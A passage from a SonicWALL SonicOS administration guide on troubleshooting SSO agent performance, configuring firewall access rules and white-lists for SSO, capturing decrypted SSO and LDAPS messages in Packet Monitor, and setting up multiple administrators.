3. Under **SSO operation statistics**, look at **Failed user id attempts with time outs** and **Failed user id attempts with other errors**. These should be zero or close to it – significant failures shown here indicate a problem with the agent, possibly because it cannot keep up with the number of user authentications being attempted.
4. Also under **SSO operation statistics**, look at the **Total users polled in periodic polling**, **User polling failures with time outs**, and **User polling failures with other errors**. Seeing some timeouts and errors here is acceptable and probably to be expected, and occasional polling failures will not cause problems. However, the error rate should be low (an error rate of about 0.1% or less should be acceptable). Again, a high failure rate here would indicate a problem with the agent, as above.
5. Under **SSO agent statistics**, look at the **Avg user ID request time** and **Avg poll per-user resp time**. These should be in the region of a few seconds or less – something longer indicates possible problems on the network. Note, however, that errors caused by attempting to authenticate traffic from non-Windows PCs via SSO (which can take a significantly long time) can skew the **Avg user ID request time** value, so if this is high but **Avg poll per-user resp time** looks correct, that would indicate the agent is probably experiencing large numbers of errors, likely due to attempting to authenticate non-Windows devices – see below, #7.
6. If using multiple agents, then also under **SSO agent statistics** look at the error and timeout rates reported for the different agents, and also their response times. Significant differences between agents could indicate a problem specific to one agent that could be addressed by upgrading or changing settings for that agent in particular.
7. Traffic from devices other than PCs can trigger SSO identification attempts and that can cause errors and/or timeouts to get reported in these statistics. This can be avoided by configuring an address object group with the IP addresses of such devices, and doing one or both of the following:
  - If using Content Filtering, select that address object with the **Bypass the Single Sign On process for traffic from** setting on the Enforcement tab of the SSO configuration.
  - If access rules are set to allow only authenticated users, set separate rules for that address object with **Users Allowed** set to **All**.



For related information, see the [“White Listing IP Addresses to Bypass SSO and Authentication” section on page 1188](#).

To identify the IP addresses concerned, look in the TSR and search for “IP addresses held from SSO attempts”. This lists SSO failures in the preceding period set by the **Hold time after failure** setting.



**Note** If any of the listed IP addresses are for Mac/Linux PCs, see the [“Accommodating Mac and Linux Users” on page 1186](#).

To limit the rate of errors due to this you can also extend the **Hold time after failure** setting on the Users tab.

For information about viewing SSO statistics on the SSO configuration page, see [“Viewing SSO Mouseover Statistics and Tooltips” on page 1182](#).

## Examining the Agent

If the above statistics indicate a possible problem with the agent, a good next step would be to run Windows Task Manager on the PC on which the agent is running and look at the CPU usage on the **Performance** tab, plus the CPU usage by the “CIAService.exe” process on the **Processes** tab. If the latter is using a large percentage of the CPU time and the CPU usage is spiking close to 100%, this is an indication that the agent is getting overloaded. To try to reduce the loading you can decrease the **Maximum requests to send at a time** setting; see [“Using the Single Sign-On Statistics in the TSR” on page 1183, #2](#).

## Remedies

If the settings cannot be balanced to avoid overloading the agent’s PC while still being able to send requests to the agent fast enough, then one of the following actions should be taken:

- Consider reducing the polling rate configured on the **Users** tab by increasing the poll time. This will reduce the load on the agent, at the cost of detecting logouts less quickly. Note that in an environment with shared PCs, it is probably best to keep the poll interval as short as possible to avoid problems that could result from not detecting logouts when different users use the same PC, such as the initial traffic from the second user of a PC possibly being logged as sent by the previous user.
- Move the agent to a higher-performance, dedicated PC.
- Configure an additional agent or agents.

## Configuring Firewall Access Rules

Enabling SonicWALL SSO affects policies on the **Firewall > Access Rules** page of the SonicOS management interface. Rules set under **Firewall > Access Rules** are checked against the user group memberships returned from a SSO LDAP query, and are applied automatically.

### Topics:

- [“Automatically Generated Rules for SonicWALL SSO” on page 1186](#)
- [“Accommodating Mac and Linux Users” on page 1186](#)
- [“White Listing IP Addresses to Bypass SSO and Authentication” on page 1188](#)
- [“Forcing Users to Log In When SSO Fails with CFS, IPS, App Control” on page 1188](#)
- [“Allowing ICMP and DNS Pings from a Terminal Server” on page 1189](#)

- [“About Firewall Access Rules” on page 1190](#)

## Automatically Generated Rules for SonicWALL SSO

When a SonicWALL SSO agent or TSA is configured in the SonicOS management interface, a Firewall access rule and corresponding NAT policy are created to allow the replies from the agent into the LAN. These rules use either a **SonicWALL SSO Agents** or **SonicWALL Terminal Services Agents** address group object, which has a member address object for each configured agent. The member address objects are automatically added to and deleted from the group object as agents are added or deleted. The member address objects are also updated automatically as an agent’s IP address changes, including when an IP address is resolved via DNS (where an agent is given by DNS name).

If SonicWALL SSO agents or TSAs are configured in different zones, the Firewall access rule and NAT policy are added to each applicable zone. The same **SonicWALL SSO Agents** or **SonicWALL Terminal Services Agents** address group is used in each zone.



**Note** Do not enable Guest Services in the same zone where SonicWALL SSO is being used. Enabling Guest Services will disable SSO in that zone, causing users who have authenticated via SSO to lose access. Create a separate zone for Guest Services.

## Accommodating Mac and Linux Users

Mac and Linux systems do not support the Windows networking requests that are used by the SonicWALL SSO agent, and hence require Samba 3.5 or newer to work with SonicWALL SSO.

### Topics:

- [“Using SSO on Mac and Linux With Samba” on page 1186](#)
- [“Using SSO on Mac and Linux Without Samba” on page 1187](#)

### Using SSO on Mac and Linux With Samba

For Windows users, SonicWALL SSO is used by a SonicWALL appliance to automatically authenticate users in a Windows domain. It allows the users to get access through the appliance with correct filtering and policy compliance without the need to identify themselves via any additional login process after their Windows domain login.

Samba is a software package used by Linux/Unix or Mac machines to give their users access to resources in a Windows domain (via Samba’s **smclient** utility) and/or to give Windows domain users access to resources on the Linux or Mac machine (via a Samba server).

A user working on a Linux PC or Mac with Samba in a Windows domain can be identified by SonicWALL SSO, but it requires proper configuration of the Linux/Mac machine, the SSO Agent, and possibly some reconfiguration of the appliance. For example, the following configuration is necessary:

- To use SonicWALL SSO with Linux/Mac users, the SonicWALL SSO Agent must be configured to use **NetAPI** rather than **WMI** to get the user login information from the user’s machine.
- For Samba to receive and respond to the requests from the SonicWALL SSO Agent, it must be set up as a member of the domain and the Samba server must be running and properly configured to use domain authentication.

These and other configuration details are described in the following technote:  
[http://www.sonicwall.com/downloads/Using\\_SSO\\_with\\_Samba\\_TechNote.pdf](http://www.sonicwall.com/downloads/Using_SSO_with_Samba_TechNote.pdf)

SonicWALL SSO is supported by Samba 3.5 or newer.



**Note** If multiple users log into a Linux PC, access to traffic from that PC is granted based on the most recent login.

### Using SSO on Mac and Linux Without Samba

Without Samba, Mac and Linux users can still get access, but will need to log in to the SonicWALL appliance to do so. This can cause the following problems:

- Traffic from Mac or Linux systems might keep triggering SSO identification attempts unless the user logs in. This could potentially be a performance overhead to the SSO system if there are a large number of such systems, although the effect would be somewhat mitigated by the “hold after failure” timeout.
- If per-user Content Filtering (CFS) policies are used without policy rules with user level authentication, the default CFS policy will be applied to users of Mac and Linux systems unless they manually log in first.
- If policy rules are set requiring user level authentication, Web browser connections from users of Mac and Linux systems will be redirected to the login page after the SSO failure, but the failure may initiate a timeout that would cause a delay for the user.

To avoid these problems, the **Don't invoke Single Sign On to Authenticate Users** checkbox is available when configuring Firewall access rules by clicking **Add** on the Firewall > Access Rules page (with **View Style** set to **All Rules**). This checkbox is visible only when SonicWALL SSO is enabled and when the **Users Allowed** field on the Add Rule page is not set to **All**. If this checkbox is selected, SSO will not be attempted for traffic that matches the rule, and unauthenticated HTTP connections that match it will be directed straight to the login page. Typically, the **Source** field would be set to an address object containing the IP addresses of Mac and Linux systems.

The screenshot shows the configuration interface for a firewall rule. The 'Advanced' tab is active. Under the 'Settings' section, the following options are visible:

- Action:** Radio buttons for Allow (selected), Deny, and Discard.
- From Zone:** Dropdown menu set to LAN.
- To Zone:** Dropdown menu set to LAN.
- Service:** Dropdown menu set to --Select a service--.
- Source:** Dropdown menu set to Mac\_Linux PCs.
- Destination:** Dropdown menu set to --Select a network--.
- Users Allowed:** Dropdown menu set to Everyone.
- Schedule:** Dropdown menu set to Always on.
- Comment:** An empty text input field.

At the bottom of the settings section, three checkboxes are checked:

- Enable Logging
- Allow Fragmented Packets
- Don't invoke Single Sign On to Authenticate Users

In the case of CFS, a rule with this checkbox enabled can be added “in front of” CFS so that HTTP sessions from Mac and Linux systems are automatically redirected to log in, avoiding the need for these users to log in manually.



**Note** Do not select the **Don't invoke Single Sign On to Authenticate Users** option for use with devices that are allowed to bypass the user authentication process entirely. Any devices that may be affected by an access rule when this option is enabled must be capable of logging in manually. A separate access rule should be added for such devices, with **Users Allowed** set to **All**.

## White Listing IP Addresses to Bypass SSO and Authentication

If you have IP addresses that should always be allowed access without requiring user authentication, they can be white-listed.

**To white-list IP addresses so that they do not require authentication and can bypass SSO:**

- Step 1** On the **Network > Address Objects** page, create an **Address Group** containing the IP addresses to be white-listed.
- Step 2** If you have access rules requiring user authentication for certain services, then add an additional rule for the same services on the **Firewall > Access Rules** page. Set the **Source** to the Address Group you just created, and set **Users Allowed** to **All**.
- Step 3** If you also want those IP addresses to bypass SSO for services such as CFS, IPS, App Rules, DPI-SSL, or Anti-Spyware, then navigate to **Users > Settings**, select **SSO Agent** for the **Single-sign-on method** and click **Configure**. On the **Enforcement** tab, select the Address Group you created in the **Bypass the Single Sign On process for traffic from** field.

The default CFS policy will be applied to users at these IP addresses, and no IPS policies or App Control policies that include particular users will be applied to them.

This method is appropriate for small numbers of IP addresses or to white-list subnets or IP address ranges. It will work for large numbers of separate IP addresses, but could be rather inefficient.

## Forcing Users to Log In When SSO Fails with CFS, IPS, App Control

You can use Access Rules to force users to log in via the Web UI when they cannot be identified via Single Sign-On (SSO). Users need to be identified for CFS, IPS, App Rules, or other policies to be correctly applied. An Access Rule can make the SonicWALL prompt the user for username and password.

If there are multiple CFS policies, or if IPS, App Rules, App Control, Anti-Spyware or DPI-SSL have policies that are set to include/exclude certain users/user groups, then SSO is initiated to identify users. By default, if SSO fails to identify a user, the user is given access through the firewall while constrained by the default CFS policy or without the IPS policy, App Rule, or other policy being applied.

You can use Access Rules in conjunction with the above services to force all users to log in via the Web UI with username/password when SSO fails, before they are allowed access through the firewall. Set an access rule that requires users to be authenticated, and that rule will initiate SSO. In this case, if SSO fails to identify the user they are blocked and, in the case of HTTP, redirected to the login page.

That can be done in one of two ways. The source zone is shown as LAN here, but can be any applicable zone(s):

1. Change **Users Allowed** in the default LAN -> WAN rule to **Everyone** or **Trusted Users**. These are authenticated users. Then add rules to allow out traffic that you do not want to be blocked for unidentified users (such as DNS, email) with **Users Allowed** set to **All**.

Firewall /  
**Access Rules**

Restore Defaults...

Access Rules (LAN > WAN) Items 1 to

View Style:  All Rules  Matrix  Drop-down Boxes

Add... Delete Clear Statistics

#	Priority	Source	Destination	Service	Action	Users	Flow Report	Geo-IP Filter	Botnet Filter	Packet Monitor	Comment	Enable
1	1	Any	Any	DNS (Name Service)	Allow	All						<input checked="" type="checkbox"/>
2	2	Any	Any	Any	Allow	Trusted Users						<input checked="" type="checkbox"/>

Add... Delete Clear Statistics

2. Leave the default LAN -> WAN rule allowing **All** users, and add a rule to allow HTTP and HTTPS from addresses Any to Any with **Users Allowed** set to **Everyone** or **Trusted Users**. You can also include other services along with HTTP/HTTPS if you do not want those being used by unauthenticated users.

Access Rules (LAN > WAN) Items

View Style:  All Rules  Matrix  Drop-down Boxes

Add... Delete Clear Stat

#	Priority	Source	Destination	Service	Action	Users	Flow Report	Geo-IP Filter	Botnet Filter	Packet Monitor	Comment	Enable
1	1	Any	Any	HTTP	Allow	Trusted Users		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>
2	2	Any	Any	HTTPS	Allow	Everyone		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>
3	3	Any	Any	DNS (Name Service)	Allow	All						<input checked="" type="checkbox"/>

Of these, option 1 is the more secure option, but is also the more likely to cause problems by blocking unforeseen things that should be allowed access without authentication.

### Allowing ICMP and DNS Pings from a Terminal Server

In Windows, outgoing ICMP pings from users on the Terminal Server are not sent via a socket and so are not seen by the TSA, and hence the appliance will receive no notifications for them. Therefore, if firewall rules are using user level authentication and pings are to be allowed through, you must create separate access rules to allow them from "All".

Similarly, outgoing user requests using Fully Qualified Domain Names (FQDN) rather than IP addresses require that DNS traffic be allowed through. To allow Terminal Server users to use FQDNs, you must create a firewall access rule that allows DNS traffic from "All".

## About Firewall Access Rules

Firewall access rules provide the administrator with the ability to control user access. Rules set under **Firewall > Access Rules** are checked against the user group memberships returned from a SSO LDAP query, and are applied automatically. Access rules are network management tools that allow you to define inbound and outbound access policy, configure user authentication, and enable remote management of the SonicWALL security appliance. The SonicOS **Firewall > Access Rules** page provides a sortable access rule management interface.



Note

More specific policy rules should be given higher priority than general policy rules. The general specificity hierarchy is source, destination, service. User identification elements, for example, user name and corresponding group permissions, are not included in defining the specificity of a policy rule.

By default, SonicWALL security appliance's stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that block certain types of traffic such as IRC from the LAN to the WAN, or allow certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.



Note

The ability to define network access rules is a powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

For detailed information about access rules, see [“Firewall > Access Rules” on page 655](#).

## Managing SonicOS with HTTP Login from a Terminal Server

The SonicWALL appliance normally grants access through policies based on authentication credentials supplied via HTTP login for one user at an IP address. For users on a terminal server, this method of authenticating one user per IP address is not possible. However, HTTP login is still allowed from a terminal server only for the purpose of administration of the appliance, subject to the following limitations and requirements:

- Internet access from the terminal server is controlled from the TSA, and HTTP login does not override that – a user on a terminal server is not granted any access through the appliance based on credentials supplied via HTTP login.
- HTTP login from a terminal server is allowed only for the built-in **admin** account and other user accounts with administrator privileges. An attempt to log in with a non-administrative account will fail with the error “Not allowed from this location.”
- On successful HTTP login, an administrative user is taken straight to the management interface. The small “User Login Status” page is not displayed.
- The administrative user account used for HTTP login from the terminal server does not need to be the same user account that was used for login to the terminal server. It is shown on the appliance as an entirely separate login session.
- Only one user at a time can manage the appliance from a given terminal server. If two users attempt to do so simultaneously, the most recently logged in user takes precedence, and the other user will see the error “This is not the browser most recently used to log in.”

- On a failure to identify a user due to communication problems with the TSA, an HTTP browser session is not redirected to the Web login page (as happens on a failure in the SSO case). Instead, it goes to a new page with the message “The destination that you were trying to reach is temporarily unavailable due to network problems.”


## Viewing and Managing SSO User Sessions

This section provides information to help you manage SSO on your SonicWALL appliance.

### Topics:

- [“Logging Out SSO Users” on page 1191](#)
- [“Configuring Additional SSO User Settings” on page 1191](#)
- [“Viewing SSO and LDAP Messages with Packet Monitor” on page 1192](#)
- [“Capturing SSO Messages” on page 1192](#)
- [“Capturing LDAP Over TLS Messages” on page 1194](#)

## Logging Out SSO Users

The **Users > Status** page displays **Active User Sessions** on the SonicWALL security appliance. The table lists **User Name, IP Address, Session Time, Time Remaining, Inactivity Remaining, Settings,** and **Logout**. For users authenticated using SonicWALL SSO Agent, the message **Auth. by SSO Agent** will display. To logout a user, click the delete  icon next to the user’s entry.



**Note** Changes in a user’s settings, configured under **Users > Settings**, will not be reflected during that user’s current session; you must manually log the user out for changes to take effect. The user will be transparently logged in again, with the changes reflected.

## Configuring Additional SSO User Settings

The **Users > Settings** page provides the administrator with configuration options for user session settings, global user settings, and acceptable use policy settings, in addition to SSO and other user login settings.

The **Enable login session limit** and corresponding **Login session limit (minutes)** settings under User Session Settings apply to users logged in using SSO. SSO users will be logged out according to session limit settings, but will be automatically and transparently logged back in when they send further traffic.



**Note** Do not set the login session limit interval too low. This could potentially cause performance problems, especially for deployments with many users.

Changes applied in the **Users > Settings** page during an active SSO session will not be reflected during that session.



**Tip** You must log the user out for changes to take effect. The user will immediately and automatically be logged in again, with the changes made.

## Viewing SSO and LDAP Messages with Packet Monitor


In SonicOS 5.6 and above, the Packet Monitor feature available on **System > Packet Monitor** provides two checkboxes to enable capture of decrypted messages to and from the SSO agent, and decrypted LDAP over TLS (LDAPS) messages.

In SonicOS 5.5, this functionality was introduced in the Packet Capture feature available on **System > Packet Capture**.

### Capturing SSO Messages

To capture decrypted messages to or from the SSO authentication agent, perform the following steps:

- Step 1** Click the **Configure** button in the **System > Packet Monitor** page.
- Step 2** Click the **Advanced Monitor Filter** tab.
- Step 3** Select the **Monitor intermediate Packets** checkbox.
- Step 4** Select the **Monitor intermediate decrypted Single Sign On agent messages** checkbox.



- Step 5** Click **OK**.

The packets will be marked with **(sso)** in the ingress/egress interface field. They will have dummy Ethernet, TCP, and IP headers, so some values in these fields may not be correct.

This will enable decrypted SSO packets to be fed to the packet monitor, but any monitor filters will still be applied to them.



Captured SSO messages are displayed fully decoded on the **System > Packet Monitor** screen.

Captured Packets Items | 1 | to 50 (of 21177) (◀ ▶ ⏪ ⏩)

#	Time	Ingress	Egress	Source IP	Destination IP	Ether Type	Packet Type	Ports[Src, Dst]	Status	Length [Actual]
1	10/11/2013 11:10:12.096	X1*(f)	--	10.203.28.1	224.0.0.5	IP	OSPF	--	CONSUMED	130[130]
2	10/11/2013 11:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	1418[1418]
3	10/11/2013 11:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	81[81]
4	10/11/2013 11:10:12.256	X1*(f)	--	10.0.204.167	10.203.28.35	IP	TCP	62705,443	CONSUMED	60[60]
5	10/11/2013 11:10:12.256	X1*(f)	--	10.0.204.167	10.203.28.35	IP	TCP	62705,443	CONSUMED	60[60]
6	10/11/2013 11:10:12.256	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62705	GENERATED	54[54]
7	10/11/2013 11:10:12.304	X1*(f)	--	10.0.204.167	10.203.28.35	IP	TCP	62709,443	CONSUMED	66[66]
8	10/11/2013 11:10:12.304	--	X1*(s)	10.203.28.35	10.0.204.167	IP	TCP	443,62709	GENERATED	62[62]
9	10/11/2013 11:10:12.304	X1*(f)	--	10.0.204.167	10.203.28.35	IP	TCP	62709,443	CONSUMED	60[60]

**Packet Detail**

```

Ethernet Header
Ether Type: IP(0x800), Src=[00:19:07:0c:7c:00], Dst=[01:00:5e:00:00:05]
IP Packet Header
IP Type: OSPF(0x59), Src=[10.203.28.1], Dst=[224.0.0.5]
OSPF Packet Header
OSPF Type : 1, OSPF Version : 2, OSPF checksum : 0
Value: [0]

```

**Hex Dump**

```


01005e00 00050019 070c7c00 080045c0 00741031 00000159 *..^.....|...E..t.1...Y*
a16f0acb 1c01e000 00050201 002cc0a8 04010000 000c0000 *.o.....*
00020000 01105239 112cffff ff00000a 12010000 00280acb *.....R9.,.....(..*
1c010000 0000d66d 8ec5a945 edd08e62 d6d96592 6de50000 *.....m...E...b..e.m...*
00090001 00040000 00010002 00145239 112c0d20 43678ac6 *.....R9.,. Cg...*
f059055a f6f90c81 068d *.Y.2.....*

```

## Capturing LDAP Over TLS Messages

To capture decrypted LDAP over TLS (LDAPS) packets, perform the following steps:

- Step 1** Click the **Configure** button in the **System > Packet Monitor** page.
- Step 2** Click the **Advanced Monitor Filter** tab.
- Step 3** Select the **Monitor intermediate Packets** checkbox.
- Step 4** Select the **Monitor intermediate decrypted LDAP over TLS packets** checkbox.



- Step 5** Click **OK**.

The packets will be marked with **(ldp)** in the ingress/egress interface field. They will have dummy Ethernet, TCP, and IP headers, so some values in these fields may not be correct. The LDAP server port will be set to 389 so that an external capture analysis program (such as Wireshark) will know to decode these packets as LDAP. Passwords in captured LDAP bind requests will be obfuscated. The LDAP messages are not decoded in the Packet Monitor display, but the capture can be exported and displayed in WireShark to view them decoded.

This will enable decrypted LDAPS packets to be fed to the packet monitor, but any monitor filters will still be applied to them.



**Note** LDAPS capture only works for connections from the SonicWALL appliance's LDAP client, and will not display LDAP over TLS connections from an external LDAP client that pass through the appliance.

## Configuring Multiple Administrator Support

### Topics:


- [“Configuring Additional Administrator User Profiles” on page 1195](#)
- [“Configuring Administrators Locally when Using LDAP or RADIUS” on page 1195](#)
- [“Preempting Administrators” on page 1196](#)
- [“Activating Configuration Mode” on page 1197](#)
- [“Disabling the User Login Status Popup” on page 1197](#)

- [“Switch from Non-Config Mode to Configuration Mode”](#) on page 1198
- [“Verifying Multiple Administrators Support Configuration”](#) on page 1199
- [“Viewing Multiple Administrator Related Log Messages”](#) on page 1200

## Configuring Additional Administrator User Profiles

To configure additional administrator user profiles, perform the following steps:

- Step 1** While logged in as **admin**, navigate to the **Users > Local Users** page.
- Step 2** Click the **Add User** button. The **Add User** window displays.
- Step 3** Enter a **Name** and **Password** for the user in the **Settings** tab.
- Step 4** Click on the **Groups** tab.



- Step 5** Select the appropriate group to give the user Administrator privileges:
  - **Limited Administrators** - The user has limited administrator configuration privileges.
  - **SonicWALL Administrators** - The user has full administrator configuration privileges.
  - **SonicWALL Read-Only Admins** - The user can view the entire management interface, but cannot make any changes to the configuration.
- Step 6** Click the right arrow button and click **OK**.
- Step 7** To configure the multiple administrator feature such that administrators are logged out when they are preempted, navigate to the **System > Administration** page.
- Step 8** In the **Multiple Administration** section, select the **Log out** radio button for the **On preemption by another administrator** option.
- Step 9** Click **Accept**.

## Configuring Administrators Locally when Using LDAP or RADIUS

When using RADIUS or LDAP authentication, if you want to ensure that some or all administrative users will always be able to manage the appliance, even if the RADIUS or LDAP server becomes unreachable, then you can use the **RADIUS + Local Users** or **LDAP + Local Users** option and configure the accounts for those particular users locally.


For users authenticated by RADIUS or LDAP, create user groups named **SonicWALL Administrators** and/or **SonicWALL Read-Only Admins** on the RADIUS or LDAP server (or its back-end) and assign the relevant users to those groups. Note that in the case of RADIUS you will probably need special configuration of the RADIUS server to return the user group information – see the SonicWALL RADIUS documentation for details.

When using RADIUS or LDAP authentication, if you want to keep the configuration of administrative users local to the appliance whilst having those users authenticated by RADIUS/LDAP, perform these steps:

- 
- Step 1** Navigate to the **Users > Settings** page.
  - Step 2** Select either the **RADIUS + Local Users** or **LDAP + Local Users** authentication method.
  - Step 3** Click the **Configure** button. The **RADIUS/LDAP Configuration** window displays.
  - Step 4** For RADIUS, click on the **RADIUS Users** tab and select the **Local configuration only** radio button and ensure that the **Memberships are set locally by duplicating RADIUS user names** checkbox is checked.
  - Step 5** For LDAP, click on the **LDAP Users** tab and select the **User group membership can be set locally by duplicating LDAP user names** checkbox.
  - Step 6** Then create local user accounts with the user names of the administrative users (note no passwords need be set here) and add them to the relevant administrator user groups.

## Preempting Administrators

When an administrator attempts to log in while another administrator is logged in, the following message is displayed. The message displays the current administrator's user name, IP address, phone number (if it can be retrieved from LDAP), and whether the administrator is logged in using the GUI or CLI.



This window gives you three options:

- **Continue** - Preempts the current administrator. The current administrator is dropped to non-config mode and you are given full administrator access.
- **Non-config** - You are logged into the appliance in non-config mode. The current administrator's session is not disturbed.
- **Cancel** - Returns to the authentication screen.

## Activating Configuration Mode

When logging in as a user with administrator rights (that is not the **admin** user), the **User Login Status** popup window is displayed.

To go to the SonicWALL user interface, click the **Manage** button. You will be prompted to enter your password again. This is a safeguard to protect against unauthorized access when administrators are away from their computers and do not log out of their session.

## Disabling the User Login Status Popup

You can disable the **User Login Status** popup window if you prefer to allow certain users to log in solely for the purpose of managing the appliance, rather than for privileged access through the appliance. To disable the popup window, select the **Members go straight to the management UI on web login** checkbox when adding or editing the local group.


If you want some user accounts to be administrative only, while other users need to log in for privileged access through the appliance, but also with the ability to administer it (that is, some go straight to the management interface on login, while others get the **User Login Status** popup window with a **Manage** button), this can be achieved as follows:

- Step 1** In the **Settings** tab of the **Add Group** window, create a local group with the **Members go straight to the management UI on web login** checkbox selected.
- Step 2** Add the group to the relevant administrative group, but do not select this checkbox in the administrative group.
- Step 3** Add those user accounts that are to be administrative-only to the new user group. The **User Login Status** popup window is disabled for these users.
- Step 4** Add the user accounts that are to have privileged and administrative access directly to the top-level administrative group.

## Switch from Non-Config Mode to Configuration Mode

To switch from non-config mode to full configuration mode, perform the following steps:

**Step 1** Navigate to the **System > Administration** page.



**Web Management Settings**

Allow management via HTTP

HTTP Port:

HTTPS Port:

Certificate Selection:  ▾


Certificate Common Name:


Default Table Size:  items per page ▾

Auto-updated Table Refresh Interval:  in seconds ▾

**Step 2** In the **Web Management Settings** section, click on the **Configuration mode** button. If there is not currently an administrator in configuration mode, you will automatically be entered into configuration mode.

**Step 3** If another administrator is in configuration mode, the following message displays.



 **OK to preempt existing administrator?**

An administrator is already logged in for configuration.

If you continue to log in to the SonicWALL in configuration mode that administrator's session will be terminated.

The current administrator is admin,  
logged in via GUI from 10.50.16.170.

Click "Continue" to preempt that user and continue configuration mode login,  
"Cancel" to cancel your login attempt.

**Step 4** Click the **Continue** button to enter configuration mode. The current administrator is converted to read-only mode and you are given full administrator access.

## Verifying Multiple Administrators Support Configuration

User accounts with administrator and read-only administrators can be viewed on the **Users > Local Groups** page.

